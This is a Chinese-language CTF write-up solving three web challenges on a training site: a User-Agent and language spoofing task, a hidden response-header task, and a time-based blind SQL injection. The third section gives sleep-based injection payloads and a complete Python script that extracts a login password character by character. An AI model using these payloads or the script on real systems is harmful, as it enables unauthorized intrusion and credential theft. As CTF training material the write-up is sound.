
头有点大

题目链接

http://shiyanbar.com/ctf/29

题目描述


提示都这么多了，再提示就没意思了。



解题思路

根据题目意思要满足三个条件才可以：

1. 安装.net9.9框架。
2. 第二个是保证在英国地区。
3. 第三个是用ie浏览器。
   第一个和第三个我们可以在User-Agent后加上`(MSIE 9.0;.NET CLR 9.9)`来实现，最后一个在英国我们把语言改成`en-gb`即可。




猫抓老鼠

题目链接

http://shiyanbar.com/ctf/20


题目描述


```
catch! catch! catch! 嘿嘿，不多说了，再说剧透了
```



解题思路

这是一道脑洞题！所以访问抓包，看到响应包中有一个字段`Content-Row`，将这个参数的值当做`pass+key`提交，就拿到了flag。





看起来有点难

题目链接

http://shiyanbar.com/ctf/2

题目描述


切，你那水平也就这么点了，这都是什么题啊！！！

解题思路

使用各种万能注入不能登录，测试payload`http://ctf5.shiyanbar.com/basic/inject/index.php?admin=admin' and sleep(10) and ''='&pass=&action=login`，发现响应时间很长，确认该题目为`sleep`盲注。

给出脚本的payload`admin=admin' and case when(substr(password,%s,1)='%s') then sleep(10) else sleep(0) end and ''='&pass=&action=login`，其中第一个%s 为password字段的第几位开始，第二个%s表示ascii字符。

```python
__author__ = 'netfish'
# -*-coding:utf-8-*-

import requests
import time

payloads = 'abcdefghijklmnopqrstuvwxyz0123456789@_.{}-'  #不区分大小写的

flag = ""
key=0
print("Start")
for i in range(1,50):
    if key == 1:
        break
    for payload in payloads:
        starttime = time.time()#记录当前时间
        headers = {"Host": "ctf5.shiyanbar.com",
                   "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36",
                   "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
                   "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3",
                   "Accept-Encoding": "gzip, deflate",
                   "Cookie": "Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1470994390,1470994954,1470995086,1471487815; Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*67928%2CnickName%3Ayour",
                   "Connection": "keep-alive",
                   }
        url = "http://ctf5.shiyanbar.com/basic/inject/index.php?admin=admin' and case when(substr(password,%s,1)='%s') then sleep(5) else sleep(0) end and ''='&pass=&action=login" %(i,payload)#数据库
        res = requests.get(url, headers=headers)
        if time.time() - starttime > 5:
            flag += payload
            print('\n pwd is:', flag)
            break
        else:
            if payload == '-':
                key = 1
                break
print('\n[Finally] current pwd is %s' % flag)
```



跑出密码 idnuenna